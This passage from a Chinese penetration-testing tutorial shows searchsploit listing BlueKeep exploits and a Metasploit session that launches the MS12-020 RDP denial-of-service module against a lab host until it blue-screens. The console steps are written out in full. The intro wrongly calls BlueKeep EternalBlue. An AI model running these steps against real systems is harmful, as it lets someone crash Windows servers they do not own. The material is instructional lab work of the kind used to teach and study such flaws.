这里使用忍者安全测试系统运行，查找永恒之蓝漏洞：

```

C:\Users\Ninja\Desktop>searchsploit bluekeep
[!] Could not find: C:\ProgramData\0day\Tools\exploitdb\files_exploits.csv
C:\ProgramData\Ninjutsu\Tools\exploitdb>searchsploit bluekeep
[!] Could not find: C:\ProgramData\0day\Tools\exploitdb\files_exploits.csv
C:\ProgramData\Ninjutsu\Tools\exploitdb>searchsploit 0708
[!] Could not find: C:\ProgramData\0day\Tools\exploitdb\files_exploits.csv
C:\ProgramData\Ninjutsu\Tools\exploitdb>searchsploit bluekeep

-----
Exploit Title | Path
(C:\ProgramData\0day\Tools\exploitdb\exploits)
-----
Microsoft Windows - BlueKeep RDP Remote Windows Kernel Use | windows/remote/47416.rb
Microsoft Windows 7 (x86) - 'BlueKeep' Remote Desktop Proto | windows_x86/remote/47683.py
Microsoft Windows Remote Desktop - 'BlueKeep' Denial of Ser | windows/dos/46946.py
Microsoft Windows Remote Desktop - 'BlueKeep' Denial of Ser | windows/dos/47120.rb
-----
searchsploit: line 740: exit: 0#!/bin/bash: numeric argument required
C:\ProgramData\Ninjutsu\Tools\exploitdb>


```

## 42.5.2 工具Metasploit

1 kali Metasploit基本使用:

[https://blog.csdn.net/Captain\\_RB/article/details/103836565](https://blog.csdn.net/Captain_RB/article/details/103836565)

msfconsole启动:




```
Microsoft Windows [Version 10.0.19041.450]
(c) 2020 Microsoft Corporation. All rights reserved.
Clink v0.4.9 [git:2fd2c2] Copyright (c) 2012-2016 Martin Ridgers
http://mridgers.github.io/clink

C:\Users\Ninja\Desktop>msfconsole
[!] The following modules could not be loaded!
[!] C:/metasploit-framework/embedded/framework/modules/payloads/singles/cmd/unix/reverse_ssh.rb
[!] Please see C:/Users/Ninja/.msf4/logs/framework.log for details.

Metasploit v6.0.3-dev-9a64e3cd38e91dd008179c225d400edebaa12550
+ -- --[ 2057 exploits - 1111 auxiliary - 346 post ]
+ -- --[ 564 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf6 >
```



```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.64.129  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 192.168.64.129
rhosts => 192.168.64.129
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options


Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.64.129  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.64.129

[*] 192.168.64.129:3389 - 192.168.64.129:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.64.129:3389 - 192.168.64.129:3389 - 210 bytes sent
[*] 192.168.64.129:3389 - 192.168.64.129:3389 - Checking RDP status ...
```

漏洞利用成功，系统蓝屏:



## 资源:



- 1 <https://nmap.org>
  - 2 <https://gobies.org>
  - 3 <https://www.cnvd.org.cn>
  - 4 <https://www.seebug.org>
  - 5 <https://www.exploit-db.com>
  - 6 <https://github.com/scipag/vulscan>
  - 7 <https://github.com/vulnersCom/nmap-vulners>
  - 8 <https://github.com/offensive-security/exploitdb>
  - 9 <https://www.cnblogs.com/shwang/p/12623669.html>
- [https://blog.csdn.net/qq\\_38055050/article/details/80214684](https://blog.csdn.net/qq_38055050/article/details/80214684)